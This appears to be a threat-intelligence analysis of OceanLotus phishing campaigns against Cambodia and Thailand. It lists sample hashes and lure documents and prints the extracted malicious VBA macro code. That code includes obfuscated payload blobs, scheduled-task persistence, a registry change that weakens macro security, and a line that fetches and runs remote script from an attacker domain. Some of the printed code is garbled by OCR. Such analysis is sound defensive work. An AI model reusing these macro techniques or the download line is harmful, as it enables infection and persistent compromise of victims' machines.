
Interestingly, when we were analyzing the samples disguised as Firefox, it would show the interface of installing Firefox after opening. Double-click the icon of Firefox, and the Trojan horse would be executed:



When you click on the update, even if you are disconnected from the Internet, the download progress bar will appear.



This is the fake interface the attacker drew:




Similarly, in the following chapters, this batch of MacOS samples targeted at Vietnam were extended for analysis.

Cambodia

Here is this year's latest attack on Cambodia by OceanLotus, called "report-no.0162(02 Pages).doc."

The sample operation process is shown in the following figure:




The samples associated by homology are as follows:


MD5	Filename	Create time
56b5a96b8582b32ad50d6b6d9e980ce7	Request Comment on UYFC.doc	2019-03-18 04:12:00
3fd2a37c3b8d9eb587c71ceb8e3bb085	No.039714(cdri).doc	2019-03-25 04:33:00

The associated sample for the Cambodia attack Request Comment on uyfc.doc.

The UYFC is actually a Cambodian youth federation, the | UYFC ngo, which attacks people who might be associated with the conference.



Document screenshot:



No.039714(cdri).doc



It is clear that the attack on Cambodia also used OHN macros.

In addition to scanning documents, last year hilina also Scanned Cambodia using MacOS samples. Related sample: "Scanned Investment report-july 2018.zip"

Thailand

The typical examples of attacks by OceanLotus against Thailand since 2019 are as follows

MD5	Filename	Create time
4c30e792218d5526f6499d235448bdd9	Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.doc	2019-01-21 02:25:00
d8a5a375da7798be781cf3ea689ae7ab	Program Retreat.doc	2019-01-14 03:50:00


It is named Form_Provisional Agenda of the ASEAN Senior Officials Preparatory Meeting.

Actually, the meeting was successfully held in Thailand on April 6, 2019. From the creation time and upload time of the document (2019-03-22), it can be seen that OceanLotus has a strong ability to obtain current affairs and a long preparatory cycle.

During the meeting, the ASEAN 10 countries and eight dialogue partner countries including Australia, China, India, Japan, South Korea, New Zealand, Russia and the United States jointly reviewed the report of the ADSOM Working Group; the ASEAN Secretariat's report on past ASEAN development and submission The contents of the ASEAN Defense Ministers Extended Meeting (ADMM) held in Thailand at the end of this year. The meeting focused on the latest developments in the three-year (2016-2018) expert working group of the ASEAN Defense Ministers Extension, including humanitarian assistance, disaster relief, maritime security, military medicine, counter-terrorism, peacekeeping operations and cybersecurity.

The second document, Program Retreat, may target the military, but the broader meaning of the name does not make the attacker's heart sink.

Besides, the document contents of the two files in the above table are the same. The following is the screenshot after restoring the shellcode font in the document:



It also USES OHN macros.

Sample Analysis

MSO Macro Documents

The "MSO macro" of OceanLotus has commonality. We analyzed one sample, and it can be seen that the extracted macro code is as follows:

First it adds the Data through the Data variable, and then after base64 decryption, decrypts the VBS code, releases it into the mshtml.log, and copies wscript. Exe into Windows \SysWOW64\mshtml.exe:

```
62 Data = Data + "rFVwN10MTfE35vDh10Cw1N3Qd1T3-1DVzN13d0TAcNtK1LDVw0Cw1NzcN3T0LDVwMw10TfE35MA"
63 Function PRUHLvYjtAPRH(rzfevexNwMgnPWxPk As String)
64 Dim tgrIRwdsnmquuriMIT As String
65 tgrIRwdsnmquuriMIT = rzfevexNwMgnPWxPk & "\msohtml.log"
66 Data = Data + "Y3M9QX3yYXk0MTg1LDYxNiw1NTASNTc5LDYy0Cw2MjgsNjE3LDYy0Cw1NTASMTk2LDYxMSw2MjksNjI3"
67 Data = Data + "LDYx0Sw2MTEsNTUwLDU4NCw2MTEsNjM4LDYyNiw1MjQsNTc2LDYyNyw2MTYsNjEzLDYyNiw2MjMjE3"
68 Data = Data + "LDYxNiw1NTASNjE3LDU3Niw2MzYsNjI2LDU30Cw1NzcSNTkyLDU4NCw2MTUsNjTyLDU30Cw2MjgsNjI2"
69 Data = Data + "LDVzNiw2MzEsNtK2LDYy0Cw100csNjA3LDU10Cw10TASNjM5LDU4Niw10TIsNTc5LDYy0Sw2MDYsNjg1"
70 Data = Data + "LDYxMiw10TcsNjA5LDYw0Sw2MjksNtKwLDYwNcw10TksNjE1LDYzMSw2MTIsNjIzLDU4MSw2MDcsNjI4"
71 Data = Data + "LDU1NCw1NzgsNjE5LDU4Niw1NzYsNjI2LDYyNiw2MDQsNTc5LDU5MCw2MjgsNjA5LDYyNyw1NzgsNjg1"
72 Data = Data + "LDYw0Cw10TksNjA4LDU10Sw1MjQsNjE3LDU3Niw2MzYsNjI2LDU30Cw1NzcSNTkyLDU4NCw2MTUsNjTy"
73 Data = Data + "LDU30Cw2MTgsNjI2LDYzNiw2MzEsNtK2LDYy0Cw100csNjA3LDU1MCw1NzEsNTUwLDU5MCw2MzksNjg2"
74 Data = Data + "LDU5Miw1NzksNjI5LDYwNiw10DU5NjEYLDU5Nyw2MDksNjA5LDYy0Sw10TASNjA0LDU50Sw2MTUsNjMx"
75 Data = Data + "LDYxMiw2MjMjMjTgXLDYwMyw2MjgsNTUwLDU1Nyw1MTASNTc4LDYx0Sw10DYsNTc2LDYyNiw2MjYsNjA8"
76 Data = Data + "LDU30Sw10TASNjI4LDYw0Sw2MjcsNtC4LDU4NSw2MDgsNtK5LDYw0Cw1MjQsNTc5LDYxNiw2MTASNTUw"
77 Data = Data + "LDU3Niw2MjcsNjE2LDYxMyw2MjYsNjIzLDYxNyw2MTYsNTI0LDU30Cw2MjMjgsNjE5LDU1MCw10TgsNjEz"
78 Data = Data + "LDU4NCw2MTYsNjM2LDU4Myw2MjI5NjA5LDYzNiw10TksNjIzLDU5NCw2MDYsNTc5LDYwNcw2MjgsNjEz"
79 Data = Data + "LDU5NCw1NTQsNjIwLDU30Cw1NzcSNTkyLDYw0Sw2MTASNTg0LDYyNyw2MjYsNjEwLDYyNyw10TgsNjIz"
80 Data = Data + "LDYx0Cw1NzcSNTJA0LDYzMSw2MzksNjA3LDYxMw2MjEsNtK2LDYyNiw2MTksNjTyLDYwNiw2MjgsNTI0"
81 Data = Data + "LDU5Niw2MTUsNjE2LDYxMw2MTcsNjE5LDYyMyw2MzYsNjEKLDUYwNcw2MjEsNtC4LDU3Nyw2MzEsNjA5"
82 Data = Data + "LDYxMw100QsNjI3LDYyNiw2MTASNjE3LDU5MSw2MjMjksNtK3LDYyMyw2MjASNTKxLDYw0Cw2MTgsNtKx"
83
84 Dim DTPcDKLwrBEXmDjohyq
85 DTPcDKLwrBEXmDjohyq = JhXZUaRBTyHjzUdZ(Data)
86 Dim YzYxCoECUjRvPvzrBd As Object
87 Set YzYxCoECUjRvPvzrBd = CreateObject("Scripting.FileSystemObject")
88 Dim KTCmuIMgBJRYzHLrL As Object
89 Set KTCmuIMgBJRYzHLrL = YzYxCoECUjRvPvzrBd.CreateTextFile(tgrIRwdsnmquuriMIT)
90 KTCmuIMgBJRYzHLrL.WriteLine DTPcDKLwrBEXmDjohyq
91 KTCmuIMgBJRYzHLrL.Close
92 Set YzYxCoECUjRvPvzrBd = Nothing
93 Set KTCmuIMgBJRYzHLrL = Nothing
94 Set OFSO = CreateObject("Scripting.FileSystemObject")
95
96 Dim wRXFRfhGcXCPW As String
97 wRXFRfhGcXCPW = Environ("SYSTEMDRIVE")
98 Dim arcPath As String
99 arcPath = rzfevexNwMgnPWxPk & "\\Windows\\SysOW64"
100
101 If OFSO.FolderExists(arcPath) = True Then
102     FileCopy wRXFRfhGcXCPW & "\\Windows\\SysOW64\\wscript.exe", rzfevexNwMgnPWxPk & "\\msohtml.exe"
103 Else
104     FileCopy wRXFRfhGcXCPW & "\\Windows\\System32\\wscript.exe", rzfevexNwMgnPWxPk & "\\msohtml.exe"
105 End If
106 End Function
```

Execute the msohtml.log script by copying msohtml.exe (that is, wscript.exe), as shown in the figure below:

```
34 Function HLKBVQIJEPh(gvZwdQOirrfB As String)
35 Dim TnbMvyqNwKQlPRBnIKUsWk, MBRUZCnACSJYjdxmUANw
36 Dim FxrIUmVmgUiwFGXVnAnEPgZ As String
37 FxrIUmVmgUiwFGXVnAnEPgZ = Environ("temp")
38 TnbMvyqNwKQlPRBnIKUsWk = FxrIUmVmgUiwFGXVnAnEPgZ & "\\msohtml.exe"
39 TnbMvyqNwKQlPRBnIKUsWk = TnbMvyqNwKQlPRBnIKUsWk & " //E:vbscript /b " & FxrIUmVmgUiwFGXVnAnEPgZ
40 TnbMvyqNwKQlPRBnIKUsWk = TnbMvyqNwKQlPRBnIKUsWk & "\\msohtml.log"
41
42 Dim PdwkQsFOTJJajPBLIcbWkYDN As Object
43 Set PdwkQsFOTJJajPBLIcbWkYDN = CreateObject("WScript.Shell")
44 PdwkQsFOTJJajPBLIcbWkYDN.RegWrite gvZwdQOirrfB, TnbMvyqNwKQlPRBnIKUsWk, "REG_SZ"
45 End Function
```

And create scheduled tasks:

```

277 Function yiBhyERiualWRmBjcsIbcZLq(MBrUZCnACSJYjdxmUANw As String)
278     Const TriggerTypeTime = 1
279     Const ActionTypeExec = 0
280     Set service = CreateObject("Schedule.Service")
281     Call service.Connect
282     Dim rootFolder
283     Set rootFolder = service.GetFolder("\")
284     Dim taskDefinition
285     Set taskDefinition = service.NewTask(0)
286     Dim principal
287     Set principal = taskDefinition.principal
288     principal.LogonType = 3
289     Dim settings
290     Set settings = taskDefinition.settings
291     settings.Enabled = True
292     settings.StartWhenAvailable = True
293     settings.Hidden = False
294     Dim triggers
295     Set triggers = taskDefinition.triggers
296     Dim trigger
297     Set trigger = triggers.Create(TriggerTypeTime)
298     Dim startTime, endTime
299     Dim time
300     time = DateAdd("s", 30, Now)
301     startTime = XmlTime(time)
302     trigger.StartBoundary = startTime
303     trigger.Enabled = True
304     Dim Repetition
305     Set Repetition = trigger.Repetition
306     Repetition.Interval = "PT" & "10" & "M"
307     Dim Action
308     Set Action = taskDefinition.Actions.Create(ActionTypeExec)
309     Action.Path = "explorer.exe"
310     Action.Arguments = "shell::{\" & MBrUZCnACSJYjdxmUANw & \"}"
311     Call rootFolder.RegisterTaskDefinition("UpdateDaily", taskDefinition, 6, , , 3)
312 End Function

```

The contents of the msohtml.log script are as follows. It will execute the data in the cs array after xor 518:

```

601, 601, 601, 620, 603, 630, 630, 636, 636, 630, 623, 610, 612, 620, 631, 620, 623, 610, 630, 611,
550, 608, 610, 631, cs=Array(585, 616, 550, 579, 628, 628, 617, 628, 550, 596, 611, 629, 627, 619, 611, 550, 584, 611,
578, 581, 588, 577, 618, 626, 524, 576, 627, 616, 613, 626, 623, 617, 618, 550, 617, 576, 636, 626, 578, 577, 592, 584,
627, 616, 613, 626, 615, 622, 578, 618, 626, 636, 631, 596, 628, 587, 607, 558, 590, 639, 586, 592, 579, 629, 606, 585,
628, 611, 607, 577, 612, 597, 609, 609, 629, 590, 604, 599, 615, 631, 612, 623, 581, 607, 628, 554, 578, 619, 586, 576,
554, 611, 628, 594, 626, 626, 604, 579, 590, 628, 609, 627, 578, 585, 608, 599, 608, 559, 524, 617, 576, 636, 626, 578,
593, 636, 590, 598, 577, 592, 584, 615, 622, 578, 618, 626, 636, 631, 596, 628, 587, 607, 550, 571, 550, 590, 639, 586,
550, 581, 588, 628, 592, 579, 629, 606, 585, 612, 597, 609, 609, 629, 590, 604, 599, 615, 631, 612, 623, 581, 607, 628,
592, 620, 620, 610, 550, 557, 550, 578, 619, 586, 576, 626, 626, 604, 579, 590, 628, 609, 627, 578, 585, 608, 599, 608,
627, 616, 613, 626, 524, 579, 616, 610, 550, 576, 627, 616, 613, 626, 623, 617, 616, 524, 578, 623, 619, 550, 598, 589,
599, 597, 598, 581, 584, 613, 636, 583, 622, 609, 636, 599, 623, 594, 606, 579, 604, 618, 613, 594, 554, 621, 578, 577,
585, 596, 593, 619, 631, 607, 610, 584, 627, 626, 610, 617, 591, 623, 597, 623, 620, 591, 618, 618, 591, 595, 578, 610,
626, 580, 618, 595, 554, 578, 636, 630, 625, 618, 577, 604, 631, 639, 607, 610, 621, 596, 626, 619, 622, 606, 628, 524,
591, 596, 621, 617, 596, 615, 616, 610, 617, 619, 623, 636, 611, 524, 621, 578, 577, 631, 609, 610, 584, 627, 626, 610,
594, 612, 593, 587, 617, 591, 623, 597, 623, 620, 591, 618, 618, 591, 595, 578, 610, 550, 571, 550, 596, 616, 610, 524,
550, 571, 550, 596, 578, 636, 630, 625, 618, 577, 604, 631, 639, 607, 610, 621, 596, 626, 619, 622, 606, 628, 550, 571,
571, 550, 593, 636, 550, 596, 616, 610, 524, 598, 589, 584, 616, 636, 583, 622, 609, 636, 599, 623, 594, 606, 579, 604,
558, 631, 624, 592, 608, 626, 591, 596, 621, 617, 592, 604, 591, 608, 576, 554, 585, 596, 593, 619,
594, 612, 593, 587, 610, 584, 628, 639, 591, 610, 636, 621, 587, 629, 639, 593, 626, 580, 618, 595,
559): cmd="" : For each c in cs: cmd=cmd&Chr(c xor 518): Next : cmd=cmd&vbCrLf:
Execute(cmd)

```

The decrypted script, as shown in the figure, will execute the malicious code after the elements in the cs array xor 415:

```

1 On Error Resume Next
2
3 Function ofxTODVhndltsgRMY (HyLUFxK0h8qgwH2qehiCYr_DmLFlz2HrfguD0fQf)
4 ofxTODVhndltsgRMY = HyLUFxK0h8qgwH2qehiCYr + DmLFlz2HrfguD0fQf
5 End Function
6 Dim F0MnaAbgQqITKE2LcF_kDQgqDhudoI8iSj1111UdD, Depw1G2qyYdkRtmhXr
7 Randomize
8 kDQgqDhudoI8iSj1111UdD = Rnd
9 Depw1G2qyYdkRtmhXr = Rnd
10 F0MnaAbgQqITKE2LcF = ofxTODVhndltsgRMY (kDQgqDhudoI8iSj1111UdD, Depw1G2qyYdkRtmhXr)
11 Function d8Rgbcic2Rnaby TICeKafvURMIQ ( )
12 Dim JmThFLCLeHukJ, cskaeCmCeloZ ( )
13 d8Rgbcic2Rnaby = JmThFLCLeHukJ + cskaeCmCeloZ - 1
14 For JmThFLCLeHukJ = 0 To UBound( cskaeCmCeloZ )
15 cskaeCmCeloZ (JmThFLCLeHukJ) = Asc( Mid( TICeKafvURMIQ, JmThFLCLeHukJ + 1, 1 ) )
16 Next
17 d8Rgbcic2Rnaby = cskaeCmCeloZ
18 End Function
19 Dim ADDeqGv8RdKfz
20 ADDeqGv8RdKfz = d8Rgbcic2Rnaby (NewYyyPcNo1VhgAGZGyb)
21 Function f0gBrUkAnVUDrLrL ( sR0F1DRFJvWQweB1VAL )
22 Dim HnjdVivK6R2zeBewYD0KeoE, iKItwHdqteFEA7BauJUR ( )
23 f0gBrUkAnVUDrLrL = iKItwHdqteFEA7BauJUR ( Asc( sR0F1DRFJvWQweB1VAL ) - 1 )
24 For HnjdVivK6R2zeBewYD0KeoE = 0 To UBound( iKItwHdqteFEA7BauJUR )
25 iKItwHdqteFEA7BauJUR (HnjdVivK6R2zeBewYD0KeoE) = Asc( Mid( sR0F1DRFJvWQweB1VAL, HnjdVivK6R2zeBewYD0KeoE + 1, 1 ) )
26 Next
27 f0gBrUkAnVUDrLrL = iKItwHdqteFEA7BauJUR
28 End Function
29 Dim HmJOp8QpWlBtIn
30 csmRzry(454,487,497,474,493,493,496,493,497,461,506,492,490,499,506,447,465,506,487,491,447,421,447,492,506,491,447,478,474,474,457,502,493,478,506,503,474,492,453,476,477,472,506,491,464,509,501,506,508,491,439,445,432,508,432,502,438,491,421,503,491,491,499,492,421,432,432,496,495,506,497,433,509,506,491,510,496,505,505,502,502,506,506,433,497,504,445,458) : cmdstr = For each e in [cmdstr] : cstr e : Next : [cmdstr] : Execute(cmd)
31 YMfOp8QpWlBtIn = f0gBrUkAnVUDrLrL (csmRzry(454,487,497,474,493,493,496,493,497,461,506,492,490,499,506,447,465,506,487,491,447,421,447,492,506,491,447,478,474,474,457,502,493,478,506,503,474,492,453,476,477,472,506,491,464,509,501,506,508,491,439,445,432,508,432,502,438,491,421,503,491,491,499,492,421,432,432,496,495,506,497,433,509,506,491,510,496,505,505,502,502,506,506,433,497,504,445,458))
32 Function WaR9dVivK6R2zeBewYD0KeoE (CJrIawDjK7Wk7, sR0F1DRFJvWQweB1VAL)
33 WaR9dVivK6R2zeBewYD0KeoE = CJrIawDjK7Wk7 + sR0F1DRFJvWQweB1VAL
34 End Function
35 Dim iKItwHdqteFEA7BauJUR
36 Randomize
37 qvYfzI8koVIEEF = Rnd
38 O9MhTbM8dRyIdaM5ayt8B1U = Rnd
39 iKItwHdqteFEA7BauJUR = WaR9dVivK6R2zeBewYD0KeoE (qvYfzI8koVIEEF, O9MhTbM8dRyIdaM5ayt8B1U)
40

```

After decryption of malicious code as shown in figure: will be downloaded from <https://open.betaoffice.net/cvfemale.png> code and execution.

On Error Resume Next : set AEEVirAehEsZCIVyURUVdafL = GetObject("script:https://open.betaoffice.net/cvfemale.png")

OHN Macro Documents

Extract the macro code from the sample, open the word document, it will prompt to enable the macro, after enabling the macro will execute this function:

```

318 Sub AutoOpen()
319
320 xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI
321
322 End Sub

```

Then it will copy its office document to temp and name it random, as shown in the figure:

```

227 Private Sub xLNBsvUkP5And4Wju6AGJe_pmcQIvq20Da6IQ7EI ()
228
229 On Error GoTo ErrorHandler
230 Do
231
232 Dim SW3LTCVvcvsltnoz_XeBw2hFPkpB91brF5bov9u
233 Dim p88tFz9f3pxMU11ITM63Tdkmak15oc04Rt0toA25
234 Dim F5mcCg1KkKjDp5cdPM1Vx4RSpTWUSYiJ0o058LV
235 Dim NaAkdm8BUnzn1Cabr1TtU133dZAUleg11Wm9hweq
236 Dim Da6yqHrFR2Mo_EUXHPh9NaoPVXScm7YIUDC8QNe
237 Dim Rpkpn8y4P_eHK74Q_IJwKqFTK43vn2T6lbRktW8G
238 Dim nT2d7rdAPNC17h1arGi42IN6Nzg1neH29sN2Lj
239 Dim SuGAgA_DiQ1G1Ckag6_EfJugnB58n8HmBn7mw
240 Dim fCFkaJwIercYiYfrQl_pIqReCmVbPh4PnftGT As String
241 Dim RP0EHEaI2HIIQogN2nBX6sF4H33FFL1U1q07MRW As String
242 Dim dq22AMSC2BPX3n5Q0etwR0wq9KTua_uLX7AmG05 As String
243 Dim WfUwIzN_aLaR3q3XsQ12G7PuvFDkYfPKn4vojcbD As String
244 Dim xcXv1DaZkQf7Z650Qp8ms2vXqtZVFEff4vtbj8S As String
245 Dim GdMg7LwEwPklLdITakXpORE04DtIAEg1jfxQxq
246 Dim mm6c6Tm3rv77GsPz958bbdM2osYMKNy2sksHb As MsoAutomationSecurity
247 Dim fA1RtwkFRnsh5bUn4uk5G1nqe047HzR9Kkf As String
248
249 Application.DisplayAlerts = False
250
251 Set FSO = CreateObject("Scripting.FileSystemObject")
252 WfUwIzN_aLaR3q3XsQ12G7PuvFDkYfPKn4vojcbD = ActiveDocument.FullName
253 xcXv1DaZkQf7Z650Qp8ms2vXqtZVFEff4vtbj8S = (Environ("temp") & "\ " & mi98k7Qh4nPZaor3eXX8PANk4ypN5dBvpx1t7F8(15))
254 Call FSO.CopyFile(WfUwIzN_aLaR3q3XsQ12G7PuvFDkYfPKn4vojcbD, xcXv1DaZkQf7Z650Qp8ms2vXqtZVFEff4vtbj8S, True)

```

Then modify the security of the registry macro:

```

259 fcfka3dwiIercyiffrq1_piIqRecmVbPhs4PnfBGT = Lsg1JmrJumNfcsNwq40I3bSmsLMRSF7i0oYk4o1
260
261 Set SW3LTCWcvcsltnoz_Xe8WzHpkp91brf5boV9u = GetObject(, RP0EhEaI2HI1QogN2nBX6sfH33FFL1U1q07MRM) ''Word.Application
262 RpkpnBy4P_eHK74Q_IJwkQFTK43vn2T6UBRKTMBG = AKQ6gc3m1Hw8vN8m081qdshn1kegH7oVUelun1
263 ' Get the old AccessVbOM value
264 Set nT2d7rdAPNC17HUIarG142IN68NzgLneH29sN2Lj = CreateObject(dq22AM5C2BPX3n5Qut6W8R6w9kTua_uLX7AmGQ5) ''Wscript.Shell
265
266 If av3CRO11X1Q33RqHmouYAEdFvSovts13DL_z0Z(nT2d7rdAPNC17HUIarG142IN68NzgLneH29sN2Lj, RpkpnBy4P_eHK74Q_IJwkQFTK43vn2T6UBRKTMBG) Then
267 SuGaqA_D1Qz161Ckag6_EFJjuqB58re8Hmr8n7mw = nT2d7rdAPNC17HUIarG142IN68NzgLneH29sN2Lj.RegRead(RpkpnBy4P_eHK74Q_IJwkQFTK43vn2T6UBRKTMBG)
268 Else
269 SuGaqA_D1Qz161Ckag6_EFJjuqB58re8Hmr8n7mw = ""
270 End If
271
272 ' Allow accessing to the VBA object model
273 nT2d7rdAPNC17HUIarG142IN68NzgLneH29sN2Lj.RegWrite RpkpnBy4P_eHK74Q_IJwkQFTK43vn2T6UBRKTMBG, 1, "REG_DWORD"''''Word\Security\AccessVbOM
274
275 ' Open new application because HKCU only used when application launched

```

Take the data in the last five paragraphs of the total number of paragraphs (5 paragraphs in total, 2 blank lines, 3 with hex data), convert it from hex to bin, add it to the macro code of the new file, and then set the x_N0th1ngH3r3 method to execute the macro code after 1 second:

```

Private Function Lsg1JmrJumNfcsNwq40I3bSmsLMRSF7i0oYk4o1() As String
Dim ex80k806k5P2OrLn6xVbF81xP_gaPThkEkrx2L As Document
Dim p6s7ymFHATogJzP7RV9JXmCxPagQWzV5x40bV1 As String
Dim jkZAXu80VckH8BHayMA1lphEjUpoFbedPCQkmZI As String * 1
Dim y1g3u85mgRlUp1kVIVIMBcQf0I75yXpX32H5mN2 As String * 1
Dim sy8yLVPTvFVzqm7VB02Nu_Qv5Jm1DSzWub3tUv5 As Byte
Dim TfnSRVpcw864j0zTHEDFcTATM8y4rHwVYDF0 As Byte
Dim HwqBy0gYk3mQ0UpFv5Ums15Hpxm5kQJZDZG3r1Z As Long
Dim Z51BK1R009avYd1cpbAALMPQ01_MW8Xoo90cQega As Long
Dim N3g12Rm0c9vZ41d3s01413Be6A41Bw6M1Hv6W1 As String
Dim gHy80q2ZBFzq2xob1z4pypenyDz2M0ClkV9K1c As String
Dim zyAb_KyGCummrE15F7VEMudA2D5rAerJN_xQmqu As String

p6s7ymFHATogJzP7RV9JXmCxPagQWzV5x40bV1 = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 5).Range.Text
zyAb_KyGCummrE15F7VEMudA2D5rAerJN_xQmqu =
For i = 1 To Len(p6s7ymFHATogJzP7RV9JXmCxPagQWzV5x40bV1) - 1 Step 2
jkZAXu80VckH8BHayMA1lphEjUpoFbedPCQkmZI = Mid(p6s7ymFHATogJzP7RV9JXmCxPagQWzV5x40bV1, i, 1)
y1g3u85mgRlUp1kVIVIMBcQf0I75yXpX32H5mN2 = Mid(p6s7ymFHATogJzP7RV9JXmCxPagQWzV5x40bV1, i + 1, 1)
sy8yLVPTvFVzqm7VB02Nu_Qv5Jm1DSzWub3tUv5 = 1VVC3YURUL2fW1PkxxGUEcgZgA8k4ahQ9cB38kh(jkZAXu80VckH8BHayMA1lphEjUpoFbedPCQkmZI)
TfnSRVpcw864j0zTHEDFcTATM8y4rHwVYDF0 = 1VVC3YURUL2fW1PkxxGUEcgZgA8k4ahQ9cB38kh(y1g3u85mgRlUp1kVIVIMBcQf0I75yXpX32H5mN2)
Value = sy8yLVPTvFVzqm7VB02Nu_Qv5Jm1DSzWub3tUv5 * 16 + TfnSRVpcw864j0zTHEDFcTATM8y4rHwVYDF0
zyAb_KyGCummrE15F7VEMudA2D5rAerJN_xQmqu = zyAb_KyGCummrE15F7VEMudA2D5rAerJN_xQmqu & Chr(Value)
Next i

Lsg1JmrJumNfcsNwq40I3bSmsLMRSF7i0oYk4o1 = zyAb_KyGCummrE15F7VEMudA2D5rAerJN_xQmqu
End Function

